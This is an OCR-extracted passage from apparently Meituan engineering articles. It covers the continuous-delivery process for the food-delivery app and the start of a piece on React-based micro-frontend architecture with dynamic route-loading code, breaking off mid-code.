发布在整个交付过程中是最重要的一环，而这个环节涉及的角色主要是 RD 和 QA。我们需要明确的定义这个环节 RD 和 QA 的事务，避免角色间沟通不畅，跨角色的任务不清的问题。外卖通过持续的优化流程，明确流程的操作行为，来监督流程的正常运行，形成当前的事务流，如下图所示：



这里需要重点讲解图中的关键点：

- 事务流中，RD 负责交付代码到测试环境，QA 同学负责测试环境的和线上环境的验证。RD 和 QA 角色按照时间顺序，各自前面工作和后面工作，事项归属清晰明确。
- 流程中设置 TL Approve 和 QA Approve，同时，RD 作为代码的完成者，只具备测试环境的部署权限，最终线上的权限由 QA 掌控，做到了上线的双角色 Check，避免了 RD 即是“裁判员”又是“运动员”的情况。
- 当完成测试时候，部署线上环境和线上环境发布，都做到自动执行，通过自动化的手段节约重复的工作。

3.6.2 无人值守灰度

一个功能上线，往往要经历灰度到全量的过程。由于灰度已经是到了交付到用户手上的最终环境，灰度前的检查和放量都非常重要，需要做到万无一失。灰度的次数往往是全量次数的 2~3 倍，这使得灰度的成本在整个交付流程中也变得非常高。理想情况下，我们希望发布前的流程都做到自动化，灰度的过程，也无需人工参与，自动的放量、停灰、全量，出现异常自动执行灰度 SOP、监控项也在灰度的时候自动开启，出现异常自动同步信息给相关方。但在实际过程中，由于平台的差异，部分环节还是很难做到，例如 iOS 的发布。下图是外卖业务无人值守灰度的流程：

其中几个关键点：

- 起始点来源于我们录入的 GulfStream 日期，由于双周迭代后，版本的迭代周期是可预期的，所以能够以季度维度录入 GulfStream 中，由此处触发整个链条的启动。
- 我们利用 Tide 版本管理系统，将版本的日期自动读入，在需要发布的节点前，自动检查，做好自动化检查，部分无法自动化的，由 Tide 系统提醒 RD 和 QA 去做检查。

- 定义好灰度放量策略，在发布时按照设定策略，自动发布放量。
- 外卖业务非常复杂，监控的内容也很复杂，对这个环节不是很熟悉的同学，是很难胜任监控运维工作的，自动化更是无法执行，因此外卖的策略是将监控报警标准化，制定 SLA，分级别定义监控、报警、预案、执行人，当版本发布后，触发监控 Job，以分钟级去 CAT（已经开源）、Sniffer、Crash 等等平台去拉取当前灰度版本的数据和定义的指标比较。如果在合理定义范围内，继续监控。如果出现异常，大象定向通知相关处理人。这样使得灰度的自动化监控工作的执行过程是可操作的。

4. 外卖持续交付的总结

美团外卖业务，应该建立怎么样的模型、配套什么的技术手段，才可以在更短的周期内，高质量地交付业务，满足各团队的发展呢？我们从早期的单月交付，到双周交付，再到双周交付结合周交付，我们在不断地尝试和演进外卖的持续交付模型。随着不断的深入了解，我们发现这是一个很大的话题。到目前为止，美团外卖团队在这条路上只能算得上是刚刚起步。不过，在实践的过程中，我们也逐渐地摸索到一些经验，在此分享一下我们的思考。

4.1 遵循原则

首先我们认为持续交付需要遵循以下的原则：

持续自动化

在我们整个交付的过程中，有大量的工作是会重复进行的，如果我们不能将这些重复的操作逐渐变成自动化，我们就需要频繁、反复地去做一些看不到收益，但是又不得不去进行的事情。随着交付的内容变得越来越多，交付的速度要越来越快，团队的疲劳感会越来越重，最终疲于奔命。在实际的工作中，由于发布的形态流程的不标准、生成环境和数据的不一致，我们无法一次性做到所有环节自动化，但这不影响我们先站在全局去思考，去持续地拆解子问题，将子问题逐渐地变成自动化。随着整个交付过程的自动化程度不断提升，整个流程会变得简单容易，这样开发人员可以更加聚焦

在完成功能本身的工作上。

前置解决

大部分人心理上对于比较麻烦、比较痛苦的事项，都倾向不做或者拖到最后去做。由于存在这样的心理，如果在交付流程中遇到问题，我们的方案很容易掉到一个陷阱中，倾向保持现状或延后再处理。但是，对于一个多人协作交付的业务来说，这是非常不可取的，越往后处理，对整个交付的影响越大，处理效率越低下。举个例子来说，一个 PR 可能导致一个历史功能不可用，如果我们在这个同学提这个 PR 的时候就拦截到，那么只会影响这个同学，也不需要回溯问题；如果延到代码集成环节，那么就需要想办法去找到是谁，然后因为什么原因提这段代码，本次集成就可能直接导致失败，影响其他正在集成的代码。如果拖到测试环境，那么就会涉及至少 RD 和 QA 等两个角色去追寻这个问题。所以在持续交付的过程中，我们尽可能尽早地将问题在刚出现时就解决掉，保障整个交付流水线的通畅。

版本化

在我们持续交付的过程中，要将每个环节尽可能的版本化。不仅仅从代码方面版本化，针对数据、配置、环境都可以进一步的版本化。版本化的好处是不言而喻的，首先在实现版本化的过程中，尽可能地将各个环节解耦开，让环节和环节之间没有强依赖。当某一个环节出现异常的时候，我们可以很快地降级到无问题的版本，从而保障整个流水线的持续运转。版本化的另一个好处，就是可回溯，当出现异常的时候，我们可以很快地对比历史版本和当前版本的差异，缩小范围，快速的定位问题。


持续反馈

在整个交付的过程中，每个环节都可能出错。当出错的时候，需要快速地反馈到相关的负责人。该负责人也需要尽快地将反馈的问题处理，给予一个稳定的版本。如果没有反馈这个环节，导致了整个交付流水线被阻塞的人，可能完全不知道自己造成了阻塞。另外，在一个功能的交付过程中，可能会有多次提交代码、多次集成、多次测试，如果每次是什么样的结果，都无法得到反馈，那么整个交付的风险会逐渐累积。

只有将问题更早地反馈、更早地处理，才能有效地降低整个功能交付的风险。

持续分解改进

不管我们当前将整个交付的过程做到了多么高效，未来随着业务的发展，新成员的加入和离开，交付的过程都在逐渐发生衍变。正如《谈谈持续集成，持续交付，持续部署之间的区别》一文提到的“持续部署是理想的工作流”一样，想一劳永逸解决所有问题是一种理想的工作状态。随着时间的推移，交付的过程会出现新的问题，交付的效率又会开始逐渐下降。如果要长久地保持交付效率能够有持续的改善，我们需要不断地对抽象的交付过程进行分析，层层剥离，将整个交付过程转变成一系列小而可以解决的问题，然后持续地解决这些小问题。



4.2 关键步骤

针对上述原则，我们可以进一步地来指导外卖持续交付中的关键过程。通过前文所讲，我们认为持续交付就是从产品同学收集到需求，提交到研发团队，最终形成稳定

的产品交给用户手上的过程，针对这个过程主要细化包括：

提需求

持续交付启动的第一环对应的就是 PM 提需求。俗话说“万事开头难”，“提需求”看似是一件容易的事情，其实背后是一个非常复杂的问题，涉及到策略选择、动态规划、排队论等一系列的理论。往往在大部分的团队中，“提需求”被认为是最简单的事情，这使得整个交付流程后续的工作，无法高效开展。

我们细分析下，需求根据大小可以分成大需求、小需求；根据优先级可以分成高、中、低需求；根据开发的人员不同，又可以分成前端需求、后端需求、策略需求等等。需求提出来后，怎么快速地判断出如何划分这个需求，需求的优先级是什么，需求的上线时间怎么样，谁来做这个需求，这个需求会涉及到谁。在涉及到这个需求和其他需求的比较时，才能回答刚才提到的问题，这又涉及到需求的定义，需求产出比的基线问题。

在外卖的交付模型中，对于“提需求”，主要遵循的是组织管理原则，即以组织结构为单位，当前组织下的 PM 给予当前组织下的 RD 提出需求，需求的优先级也以当前组织下的事项进行综合考虑。这样的好处，不言而喻，比较敏捷。劣势是，当遇到跨组织需求，工作成本会急剧增加。同时，我们通过交付模型，将提需求的时间点可预见，在每次提需求的环节，严格要求每一组织下的需求给予明确的优先级。每次提出的需求数量、需求评审时长标准化。并且配套标准的需求模板，让 PM 在提出需求时，自我完成需求边界检查，需求涉及方的前置沟通。通过这样的组织管理手段、模板管理手段、流程标准化手段，来尽可能地保证提需求的质量。

提代码

当单个 RD 同学认为已经基本完成了功能开发后，就会进入到提代码的环节，也可以叫做代码集成环节。这个环节是个人行为和整体交付产生对接的环节。在这个环节我们要确保个人的行为不影响整体的流水线的进行。

如何保障？我们采用的手段主要是本地检查 +CI 检查 + 集成测试。当代码检查通过后，代码的集成是自动完成，无需个人干预。不过，这里也存在一个矛盾点，如果本地检查 +CI 检查项 + 集成测试项越来越多，检查的时间将会非常长，这将会使得每次提交代码变得异常痛苦。而如何解决这个问题？最好的手段，我们认为是通过持续优化代码的架构，来让每次 RD 的代码修改尽可能范围小。这样对于有特定范围的修改，本次 CI 检查就存在可简化的可能性。

部署测试


当完成代码集成后，就需要进入到测试环节了。那首先我们需要将代码部署到测试环境，因为外卖主要提供 App 供测试包，所以我们的部署，主要就是打出 App 包来，周知 QA 测试。目前外卖的测试，分位一轮新功能测试、二轮全回归测试、三轮主流程回归测试。新功能因为新引入，可能存在前置条件，而在本次测试的过程中，存在需要编写自动化用例和人工测试的用例。但对于老功能，我们希望未来能够尽可能地采用自动化为主的方式。

而在实践的过程中，我们发现自动化测试的一个很重要的前置条件是，数据和环境的可配置性、稳定性。试想下，数据不稳定，一会返回是空，一会返回不为空，是没办法自动化测试校验的。对于这个问题，目前我们的思路是通过建立各环节下根据标准协议定义的 Mock 数据，将复杂的全链条，拆分成不同节点，在通过配置去控制数据的环境。通过保障每个环节下的质量，来确保整体的质量。

线上监控

保障外卖业务正常线上运行，会需要监控多项的指标。对于如何做好线上监控，我们的思路是设立好各项基线的标准基线，通过脚本获取线上的版本，当检测到新版本，就会自动的创建当前版本的监控。当监控发现线上指标的值和设定的指标基线出现降低时，发生报警行为。而自动化监控最需要考虑的是误报率的问题。版本的发布正常通常又会分为 2 个阶段，灰度阶段和全量阶段。全量阶段量大，比较稳定，误报率较低；而灰度阶段，量小，不稳定，容易出现误报。而解决这个问题，最好的办法是，

本次灰度对比上一次灰度的指标，而非对比上一次全量的指标，维度一样，可以有效地减少误报率。



5. 展望

当前，美团外卖业务仍然处于快速增长阶段，建立怎么样的流程、配套什么的技术手段，才能满足在更短的周期内，高质量地交付业务，进而满足各个业务的发展呢？毫无疑问，持续交付是解决这个问题的重要一环。但针对持续交付这个主题，美团外卖也算是刚刚起步。

未来我们的建设主要集中在 2 个方向，精细化运营持续集成和建设自动化测试。如上文所述，随着业务越来越复杂，涉及的角色越来越多，代码集成的管控需更加严格，而严格的代码集成管控将增加团队成员每次提代码的痛苦。如何做到差异化的检查和准入，将是未来持续集成的建设方向。

我们可以针对不同类型的 PR，不同时间节点下的 PR，实施不同的差异化定制规则检查，在合入质量和检查周期上寻找到一个合适的平衡点。另外对于测试环节，目前美团外卖还是主要集中在人工保障环节，大量的测试 Case。我们希望未来能够尽可能地采用自动化为主的方式进行测试，而让 QA 可以集中精力测试新功能或非常边界异常的场景验证。

6. 参考文献

如何理解持续集成、持续交付、持续部署
谈谈持续集成、持续交付、持续部署的区别
持续交付 2.0：业务引领的 DevOps 精要

作者简介


晓飞，2015 年加入美团，美团外卖团队技术专家。
王鹏，2017 年加入美团，美团外卖团队高级工程师。
江伟，2018 年加入美团，美团外卖团队高级工程师。

微前端在美团外卖的实践

作者：张啸　魏潇　天尧

背景

微前端是一种利用微件拆分来达到工程拆分治理的方案，可以解决工程膨胀、开发维护困难等问题。随着前端业务场景越来越复杂，微前端这个概念最近被提起得越来越多，业界也有很多团队开始探索实践并在业务中进行了落地。可以看到，很多团队也遇到了各种各样的问题，但各自也都有着不同的处理方案。诚然，任何技术的实现都要依托业务场景才会变得有意义，所以在阐述美团外卖广告团队的微前端实践之前，我们先来简单介绍一下外卖商家广告端的业务形态。目前，我们开发和维护的系统主要包括三端：



- PC 系统：单门店投放系统 PC 端
- H5 系统：单门店投放系统 H5 端
- KA 系统：多门店投放系统 PC 端


如上图所示，原始解决方案的三端由各自独立开发和维护，各自包含所有的业务线，而我们的业务开发情况是：

- PC 端和 H5 端相同业务线的**基本业务逻辑一致**，UI 差异大。
- PC 端和 KA 端相同业务线的**部分业务逻辑一致**，UI 差异小。

在这种特殊的业务场景下，就会出现一个有关开发效率的抉择问题。即我们希望能复用的部分只开发一次，而不是三次。那么接下来，就有两个问题摆在我们面前：

- 如何进行**物理层面的复用**（不同端的代码在不同地址的 Git 仓库）。
- 如何进行**逻辑层面的复用**（不同端的相同逻辑如何使用一份代码进行抽象）。

我们这里重点看一下物理层面的复用，即：如何在物理空间上使得各自独立的三端系统（不同仓库）引入我们的复用层？我们尝试了 NPM 包、Git subtree 等类“共享文件”的方式后发现，最有效率的复用方式是把三个系统放在一个仓库里，去消除物理空间上的隔离，而不是去连接不同的物理空间。当然，我们三端系统的技术栈是一致的，所以就进行了如下图的改造：




可以看到，当我们把三端系统放在一个仓库中时，通过 common 文件夹提供了物理层面可复用的土壤，不再需要“共享文件”式地进行频繁地拉取操作，直接引用复用即可。不过，在带来物理层面复用效率提升的同时，也加速了整个工程出现了爆炸式发展的问题，随着产品线从最初的几个发展到现在的几十个之多，工程管理成本也在迅速增长。具体来说，包括如下四个方面：

- 新业务线产品急速增加，同时为了保证三端系统复用效率的最大化，把文件放入同一仓库管理，导致文件数量增长极快，管理及协同开发难度也在不断加大。
- 文件越来越多，文件结构越不受控制，业务开发寻址变得越来越困难。
- 文件越来越多，开发、构建、部署速度变得越来越慢，开发体验在持续下降。

- 不同业务线间没有物理隔离，出现了跨业务线互相引用混乱，例如 A 业务线出现了 B 业务线名字的组件。

如下图所示，具体地说明了原有架构存在的问题。为了要解决这些问题，我们意识到需要拆分这些应用，即进行工程优化的常规手段进行“分治”。那么要怎么拆呢？自然而然地我们就想到了微前端的概念。也从这个概念出发，我们参考业界优秀方案，同时也深度结合了广告端实际业务的开发情况，对现有工程进行了微前端的实践与落地。



需求分析

结合现有工程的状况，我们进行了深度的分析。不过，在进行微前端方案确定前，我们先确定了需求点及期望收益，如下表所示：

需求点	收益与要求
拆分解耦	(1) 按业务领域拆分成不同的仓库进行维护，不同业务线的开发者更加独立，不同业务线之间互不影响。(2) 物理层面拆分，加速寻址，新增功能修改 Bug 更加迅速。(3) 逻辑层面拆分，杜绝引用混乱，不会出现 A 业务线引用 B 业务线组件的情况。
加速体验	(1) 开发环境急速启动，提高开发体验。(2) 业务线按需打包，急速部署上线。

需求点	收益与要求
侵入性低	微前端方案改动原有代码的侵入性降到最小，无需大规模改造，减少甚至消除回归测试的成本。
学习成本低	开发人员无需感知拆分的存在，保持单页应用的开发体验，不需要学习额外的规则。
统一技术栈	为了统一共建与技术沉淀，团队内工程已经统一到了 React 技术栈，禁止使用不同的技术栈进行开发。

方案选择

经过以上的需求分析，我们调研了业界及公司周边的微前端方案，并总结了以下几种方案以及它们各自主要的特点：

- **NPM 式**：子工程以 NPM 包的形式发布源码；打包构建发布还是由基座工程管理，打包时集成。
- **iframe 式**：子工程可以使用不同技术栈；子工程之间完全独立，无任何依赖；基座工程和子工程需要建立通信机制；无单页应用体验；路由地址管理困难。
- **通用中心路由基座式**：子工程可以使用不同技术栈；子工程之间完全独立，无任何依赖；统一由基座工程进行管理，按照 DOM 节点的注册、挂载、卸载来完成。
- **特定中心路由基座式**：子业务线之间使用相同技术栈；基座工程和子工程可以单独开发单独部署；子工程有能力复用基座工程的公共基建。

通过对各个方案特点进行分析，我们将重点关注项进行了对比，如下表所示：


方案	技术栈是否能统一	单独打包	单独部署	打包部署速度	单页应用体验	子工程切换速度	工程间通信难度	现有工程侵入性	学习成本
NPM 式	是（不强制）	否	否	慢	是	快	正常	高	高
iframe 式	是（不强制）	是	是	正常	否	慢	高	高	低
通用中心路由基座式	是（不强制）	是	是	正常	是	慢	高	高	高
特定中心路由基座式	是（强制）	是	是	快	是	快	正常	低	低

经过上面的调研对比之后，我们确定采用了特定中心路由基座式的开发方案，并命名为：**基于 React 的中心路由基座式微前端**。这种方案的优点包括以下几个方面：

- 保证技术栈统一在 React。
- 子工程之间开发互相独立，互不影响。
- 子工程可单独打包、单独部署上线。
- 子工程有能力复用基座工程的公共基建。
- 保持单页应用的体验，子工程之间切换不刷新。
- 改造成本低，对现有工程侵入度较低，业务线迁移成本也较低。
- 开发子工程和原有开发模式基本没有不同，开发人员学习成本较低。

微前端实践概览

通过对方案的分析及技术方向上的梳理，我们确定了微前端的整体方案，如下图所示：




可以看到，整个方案非常简单明确，即按照业务线进行了**路由级别的拆分**。整个系统可分为两个部分：

- 基座工程：用于管理子工程的路由切换、注册子工程的路由和全局 Store 层、提供全局库和复用层。
- 子工程：用于开发子业务线业务代码，一个子工程对应一个子业务线，并且包含三端代码和复用层代码。

基座工程和子工程联系起来的桥梁则是**子工程的入口文件地址和路由地址的映射信息**。这些映射信息可以让基座工程准确地发现子工程资源的路径从而进行加载。

微前端架构下的业务变化

经过微前端实践的改造，我们的业务在结构上发生了如下的变化：



如上图所示，我们进行了微前端式的业务线拆分：

- 原有的 PC 系统、H5 系统、KA 系统分别改造成了 PC 基座系统、H5 基座系统和 KA 基座系统。
- 原有的子业务线被拆分成了单独的子仓库，成为了业务线子工程（上图中 6 个黑框竖列）。

- 业务线子工程分别包含 PC 端、H5 端、KA 端以及该业务线复用层的代码（上图中 3 个纯色背景横列）。

新的拆分使得子工程能够按照业务线进行划分，独立维护。在解决复用层的同时保证了子工程大小可控，即子工程只有单个业务线的代码。而单个业务线的复杂度并不高，也降低了工程维护的复杂度。

采用微前端拆分的方案，使得我们的业务不仅**在纵向上保有了复用的能力**，更重要的是**拥有了横向扩展的能力**，无论产品业务线如何膨胀，我们都可以更轻松地应对。那么为了实现以上的能力，我们做了哪些工作呢？下文我们会详细进行说明。

基于 React 技术栈的中心路由基座式微前端

微前端拆分的方案，我们命名为：基于 React 技术栈的中心路由基座式微前端。在具体实现上，我们会分为动态化方案、路由配置信息设计、子工程接口设计、复用方案设计和流程方案设计等几个模块来逐一进行说明。

动态化方案


首先，我们需要**路由的管理方案**，使得子工程之间有能力互通切换。其次，我们需要**Store 层的方案**，让子工程有能力使用全局 Store。并且，我们还需要 **CSS 的加载方案**，来加载子工程的样式布局。下面来详细说明这三个方案。

动态路由

动态路由方案是想要进行路由级别的拆分，首先我们要确定用什么来管理路由？很多实现方案倾向于使用特制路由来管理模块。例如开源框架 Single-Spa，实现了自己的一套路由监听来切换子工程，并且需要子工程实现特定的注册、挂载、卸载等接口来完成子工程和基座工程的动态对接，还需要特定的模块管理系统，例如 systemjs 来辅助完成这一过程。毋庸置疑，这对我们原有工程的改造成本很大，还需要添加额外库，进而造成包体积大小上的开销。并且子工程的开发者需要熟悉这些特定的接口，学习成本也比较高。显然，这对于我们的业务场景和需求来说很不划算。

那么，我们选择什么来做路由管理呢？最终我们使用了 React-Router，这样能够保持我们原来的技术栈不变，同时对于工程的侵入也是最低，几乎可以忽略不计。此外，React-Router 能完全可以满足我们的需求，而且自动会帮助我们管理页面的加载与卸载，而不是每次切换路由都重新初始化整个子应用，所以在加载速度体验上也是最优的，跟单页应用体验一致。

实现上也很简单，如下图：



上面这个流程图，展示了我们在基座工程中切换到子工程路由时，加载子工程并进行展示的过程。这里的重点步骤是加载子工程入口文件，并动态注册子工程路由的过程。由于我们使用的是 React-Router，显然要使用其提供的动态能力来完成。这一过程也非常轻量，由于 React-Router 从版本 4 开始有了“破坏级”的升级，于是我们就调研了两种方式进行动态加载路由（目前我们使用的是 React-Router 版本 5），如下表所示：

React-Router 版本	动态加载方式
3	利用 Route 的 getChildRoutes 的 API 异步加载路由。
4 及以上	版本 4 及以上，React-Router 在实现思路上有了非常大的变动，即不再以提前注册路由的集中式路由为设计理念，转变成路由即组件的思路。对于动态加载路由来说，就是动态加载组件，使得我们的动态加载更加容易实现，无须依赖任何 API，只需写一个异步组件即可。

React-Router 版本 3 中，实现的基本代码思路如下：

```
// react-router V3 用于接收子工程的路由
export default () => (
    <Route
        path="/subapp"
        getChildRoutes={(location: any, cb: any) => {
            const { pathname } = location.location;
            // 取路径中标识子工程前缀的部分，例如 '/subapp/xxx/index' 其中
xxx 即路由唯一前缀
            const id = pathname.split('/')[2];
            const subappModule = (subAppMapInfo as any)[id];
            if (subappModule) {
                if (subappRoutes[id]) {
                    // 如果已经加载过该子工程的模块，则不再加载，直接取缓存的
routes
                    cb(null, [subappRoutes[id]]);
                    return;
                }
                // 如果能匹配上前缀则加载相应子工程模块
                currentPrefix = id;
                loadAsyncSubapp(subappModule.js)
                    .then(() => {
                        // 加载子工程完成
                        cb(null, [subappRoutes[id]]);
                    })
                    .catch(() => {
                        // 如果加载失败
                        console.log('loading failed');
                    });
            } else {
                // 可以重定向到首页去
                goBackToIndex();
            }
        }}
    />
);
```

而在 React-Router 版本 4 中，实现的基本代码思路如下：

```
export const AyncComponent: React.FC<{ hotReload?: number; } &
RouteComponentProps> = ({ location, hotReload }) => {
    // 子工程资源是否加载完成
    const [ayncLoaded, setAyncLoaded] = useState(false);
    // 子工程 url 配置信息是否加载完成
    const [subAppMapInfoLoaded, setSubAppMapInfoLoaded] =
useState(false);
```

```
    const [ayncComponent, setAyncComponent] = useState(null);
    const { pathname } = location;
    // 取路径中标识子工程前缀的部分，例如 '/subapp/xxx/index' 其中 xxx 即路由
唯一前缀
    const id = pathname.split('/')[2];
    useEffect(() => {
        // 如果没有子工程配置信息，则请求
